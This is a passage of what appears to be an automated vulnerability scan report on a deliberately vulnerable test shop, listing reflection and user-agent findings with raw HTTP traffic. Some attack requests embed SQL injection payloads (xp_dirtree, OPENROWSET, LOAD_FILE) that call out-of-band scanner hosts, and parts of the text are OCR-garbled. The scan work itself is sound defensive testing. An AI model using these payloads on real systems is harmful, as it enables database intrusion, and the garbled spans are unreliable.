no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:49:58 GMT Pragma: no-cache Content-Length: 5015 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Reflection John x7lbu8n2'x7lbu8n2 x7lbu8n2'x7lbu8n

Original Traffic

Content-Encoding: gzip

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

Expires: Thu, 19 Nov 1981 08:52:00 GMT

x-powered-by: PHP/5.5.9-1ubuntu4.29

POST /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 133 Referer: http://hackazon.webscantest.com/user/register Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}  $first\_name=John\&last\_name=John\&username=x75zzjnk\&email=ax75zzjnl\&40example.com\&password=x75zzjnm\%24\&password\_confiindering and the standard of the standard$ rmation=x75zzjnn%24 HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5076 Content-Type: text/html; charset=utf-8

Attack Traffic Traffic #1 POST /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 148 Referer: http://hackazon.webscantest.com/user/register Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB SRVID=srv36155889; visited\_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp\_dirtree+%22%2F%2Fc06860fb754cff1ed0 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--\$2C20\$27\$3B+SELECT+\$2A+FR0M+0PENR0WSET\$28\$27SQL0LEDB\$27\$2C+\$27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspidered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-%2C20%27%3B+SELECT+L0AD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb... X-RTC-REQUESTID: {0C7C6773-3C37-484C-9163-6D545975C963} X-RTC-ATTACKTYPE: Reflection &password\_confirmation=x75zzjnn%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:49:57 GMT Pragma: no-cache Content-Length: 5018 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Reflection John x7vztari x7vztari x7vztari

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Original Traffic
    POST /user/register HTTP/1.1
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
    Safari/537.36
    X-RTC-AUTH: R7_IAS
    X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
    Host: hackazon.webscantest.com
    Content-Length: 133
    Referer: http://hackazon.webscantest.com/user/register
    Content-Type: application/x-www-form-urlencoded
    Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
    X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}
    first\_name=John\&last\_name=John\&username=x75zzjnk\&email=ax75zzjnl\&40example.com\&password=x75zzjnm\%24\&password\_confiindering and the standard of the standard 
    rmation=x75zzjnn%24
    HTTP/1.1 200 OK
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    Connection: close
    Date: Mon, 06 Mar 2023 02:35:27 GMT
    Pragma: no-cache
    Content-Length: 5076
    Content-Type: text/html; charset=utf-8
    Content-Encoding: gzip
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Server: Apache/2.4.7 (Ubuntu)
```

Attack Traffic Traffic #1 POST /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 148 Referer: http://hackazon.webscantest.com/user/register Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB SRVID=srv36155889; visited\_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp\_dirtree+%22%2F%2Fc06860fb754cff1ed0 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22-%2C20%27%3B+SELECT+%2A+FR0M+0PENR0WSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-%2C20%27%3B+SELECT+L0AD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb... X-RTC-REQUESTID: {EB2C7E6E-CEF8-4E86-9605-279FD732B3A2} X-RTC-ATTACKTYPE: Reflection  $first\_name = John\&last\_name = x7vztari\&27x7vztari\&username = x75zzjnk\&email = ax75zzjnl\&40example.com\&password = x75zzjnm\&24$ &password\_confirmation=x75zzjnn%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 03:00:10 GMT Pragma: no-cache Content-Length: 5094 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

#### http://hackazon.webscantest.com/user/login

Root Cause: (Parameter: username / 3 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

Reflection x75uzqty x7bnib89 x7bnib89

#### Original Traffic

POST /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888

X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Attack Traffic Traffic #1 POST /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 38 Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155889; visited\_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp\_dirtree+%22%2F%2Fc06860fb754cff1ed0 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--%2C20%27%3B+SELECT+%2A+FR0M+0PENR0WSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-%2C20%27%3B+SELECT+L0AD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb... X-RTC-REQUESTID: {0CB918C1-18CA-447E-82E4-11182F8D7999} X-RTC-ATTACKTYPE: Reflection username=x7bnib89&password=x75uzqtz%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  $^{\circ}$ Connection: close Date: Mon, 06 Mar 2023 02:40:38 GMT Pragma: no-cache Content-Length: 4744 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Reflection x7o2psoz x7o2psoz

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

### Original Traffic POST /user/login?return\_url= HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 38 Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76} username=x75v8o0e&password=x75v8o0f%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:06 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Attack Traffic POST /user/login?return\_url=x7o2psoz HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 38 Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB SRVID=srv36155889; visited\_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp\_dirtree+%22%2F%2Fc06860fb754cff1ed0 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--%2C20%27%3B+SELECT+%2A+FR0M+0PENR0WSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-%2C20%27%3B+SELECT+L0AD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb... X-RTC-REQUESTID: {2C4671CB-BAC0-49A0-AB8D-744493700D34} X-RTC-ATTACKTYPE: Reflection username=x75v8o0e&password=x75v8o0f%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:53:31 GMT Pragma: no-cache Content-Length: 4610 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Reflection x75v8o0e x7wgn37s x7wgn37s

# Original Traffic POST /user

POST /user/login?return\_url= HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded

X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Pragma: no-cache

Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Attack Traffic

Traffic #1

POST /user/login?return\_url= HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB\_SRVID=srv36155889;

 $visited\_products = \$2C45\$2C122\$2C20\$2C49\$2C20x78lmrnv\$2C20\$27\$3B + exec+master...xp\_dirtree + \$22\$2F\$2Fc06860fb754cff1ed0$ 

3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--

\$2C20\$27\$3B + SELECT + \$2A + FROM + OPENROWSET\$28\$27SQLOLEDB\$27\$2C + \$27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid

ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-

%2C20%27%3B+SELECT+LOAD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...

X-RTC-REQUESTID: {EA45B3F4-8B3A-4865-A3EA-4B5B9C4DAEB3}

X-RTC-ATTACKTYPE: Reflection

username=x7wgn37s&password=x75v8o0f%24

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 03:00:37 GMT

Pragma: no-cache Content-Length: 4602

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# HTTPUserAgent (7)

## References

No references are available for this vulnerability.

# Description

The most common reason to perform user agent sniffing is to determine which type of device and browser is being used to access the resource in question. This information can be used by an attacker to launch a more focussed attack against a particular user, or to identify and attempt the attack deemed most likely to succeed.

#### Recommendation

In order to remove the risk associated with User Agent Sniffing, consider making use of a custom User agent, although be warned that making use of a custom User Agent may cause some functionality to break in certain web apps.

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http://hackazon.webscantest.com/user/register		Root Cause: (Parameter: / 3 Attack Variances) INFORMATIONAL			
Attack Type	Original Value	Attack Value	Proof	Proof Description	
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different re User-agent string	esponse based on

Original Traffic GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4794 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {A637DE6E-E820-48F7-92EE-E2892228D5F6} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:01 GMT Pragma: no-cache Content-Length: 4962 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 HTTP/1.1 200 OK

Website generates different response based on User-agent string Original Traffic GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4794 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {C8DBB6F6-70D3-4292-B322-6D93A0ED45C1} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:01 GMT Pragma: no-cache Content-Length: 4962 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

Mozilla/5.0 (Android 4.4; Mobile; rv:41.0)

Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 HTTP/1.1 200 OK

Website generates different response based on User-agent string

# Original Traffic GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4794 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {44FEF200-A3F1-45D5-AB15-9E49BB81AFE9} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:01 GMT Pragma: no-cache Content-Length: 4962 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

# http://hackazon.webscantest.com/contact

x-powered-by: PHP/5.5.9-lubuntu4.29

Root Cause: (Parameter: / 3 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {993D3773-C24A-489A-8E3C-A2CAB0E6ECF8} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:37:52 GMT Pragma: no-cache Content-Length: 6029 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

Mozilla/5.0 (Android 4.4; Mobile; rv:41.0)

Gecko/41.0 Firefox/41.0

HTTP/1.1 200 OK

Website generates different response based on User-agent string

Original Traffic GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: 